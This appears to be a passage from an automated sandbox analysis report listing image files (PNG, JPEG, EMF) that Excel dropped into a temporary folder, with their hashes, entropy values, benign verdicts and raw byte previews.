Preview:	.PNG.....IHDR.....]....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\20D9C003.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++.....".....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[I..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2DDAF228.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z.....W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\36823C09.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false
Preview:	.....JFIF.....C.....C.....6.&.."...}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[....^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=....<.....<..E....a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!.;.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\37086ED0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....]......^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3CDE61C7.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false
Preview:	......JFIF.....C.....C.....6.&.."...}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[....^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!..;.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3EAF411C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]....G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\49FD4D5E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\49FD4D5E.png	
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z.....W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4AC0AF44.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.0883971365678695
Encrypted:	false
SSDEEP:	96:+Scw4zLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5cw44+sW31RGtdVDYM3VfmkpH
MD5:	1DCD2699428439328B8F8158BDDD95AF
SHA1:	128D12CBA01BA939CBF5749D59DAF73F457896BA
SHA-256:	3DC3543E4169A1A2A04DECB711F746F548A55ACF29CC5E94C5561C580835C104
SHA-512:	943D4AFDA65D1BEAF9D1645C2B2C5E1A9F5297658D364BC076ED26569B78F476A577FA20DB562F39DDF7A23DE83A83E9453350F83753C4A1A2CE1B978DCFEA 1
Malicious:	false
Preview:	....l...,.....<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.I.....6.).X.....W.d.....$.S...S.'.q....\...$.S.....$.S...S.W.q....$.S..6Ov_.q.....q....Dy.w.....{.....H.S....w....$.....d.....S.J^.q.... ^.q`.....i...{.-...t.S..<.w.....<..v.Zfv.... X.1n.....gvdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(.... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E93766D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;.....h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\96B46D4B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\96B46D4B.png	
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9725E68F.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.091127811854214
Encrypted:	false
SSDEEP:	96:+SDjyLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Djr+sW31RGtdVDYM3VfmkpH
MD5:	EB06F07412A815AED391F20298C1087B
SHA1:	AC0601FFC173F50B56C3AE2265C61B76711FBE01
SHA-256:	5CA81C391E8CA113254221D535BE4E0677908DA61DE0016EC963DD443F535FDE
SHA-512:	38AEF603FAC0AB6FB7159EBA5B48BD7E191A433739710AEACB11538E51ADA5E99CD724BE5B3886986FCBB02375B0C132B0C303AE8838602BCE88475DDD727A 49
Malicious:	false
Preview:	....l...,.....<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.I.....v.Z e.....%f^.....Y...Y.'.wq....\.....Y.....Y.@.Y.W.wq.....Y..6.v_.wq.....wq.Ze.4.g^..Y...f^0.g^.....g^..f^.....4.g^@.Y...f^.....f^.....g^..Y.....g^4tf^..g^..... <..u.Z.v.....Ze.....Ze.....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AF41FE75.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7592
Entropy (8bit):	5.454640002047622
Encrypted:	false
SSDEEP:	96:zncw4zcqblJaXn/08pnDp0d7vilxL01/G37uVH1oL6lcQtoVhZxGOme3SBwi:bcw4oSTxK/LA/FVoL3QtKhn+e3+wi
MD5:	0B7AB720BBD945ABEA038779107CB7C5
SHA1:	977FC667A0F3E46FA669F6D984819192656A3F54
SHA-256:	D89A16975BF224EA0B0431ABF2FCECAA5B8992AF2C79FFBCD80EF0D7F651A63F
SHA-512:	C49269DD89B12236E2992DDDBE4E56E6F2FD6EA9E3D6DE7D12EB32C0D68F56E946399A0BE0A5BD3CF7F0DF68E51152A1EDFE22AAA2DD33DB7AF2925F1AAE ADA
Malicious:	false
Preview:	....l...(.....e...<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.I.....6.).X.....W.d.....$.S...S.'.q....\...$.S.....$.S...S.W.q....$.S..6Ov_.q.....q....Dy.w.....{.....H.S....w....$.....d.....S.J^.q.... ^.q`.....i...{.-...t.S..<.w.....<..v.Zfv.... X.1n.....gvdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(.... ..... ..... .....HD?^KHCcNJFfOJFiQMHlSPJoUPLrWRMvYS Px[UR{]XQ~^XS._ZT.a[U.c\U.e^V.e^X.g`Y.hbY.jaZ.jb\.ld].ld].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2989F2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~..`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F7AB3B46.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuurhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B5255568
Malicious:	false
Preview:	....l.....Q>...l.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....V$.....o..f.V.@o. %.....o...o.....L.o...o.RQAXL.o.D.o.....o.0.o.$QAXL.o.D.o. ...Id.VD.o.L.o. .....d.V.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... o.X...D.o.x.o..8.V.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F9E48091.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95 0E
Malicious:	false
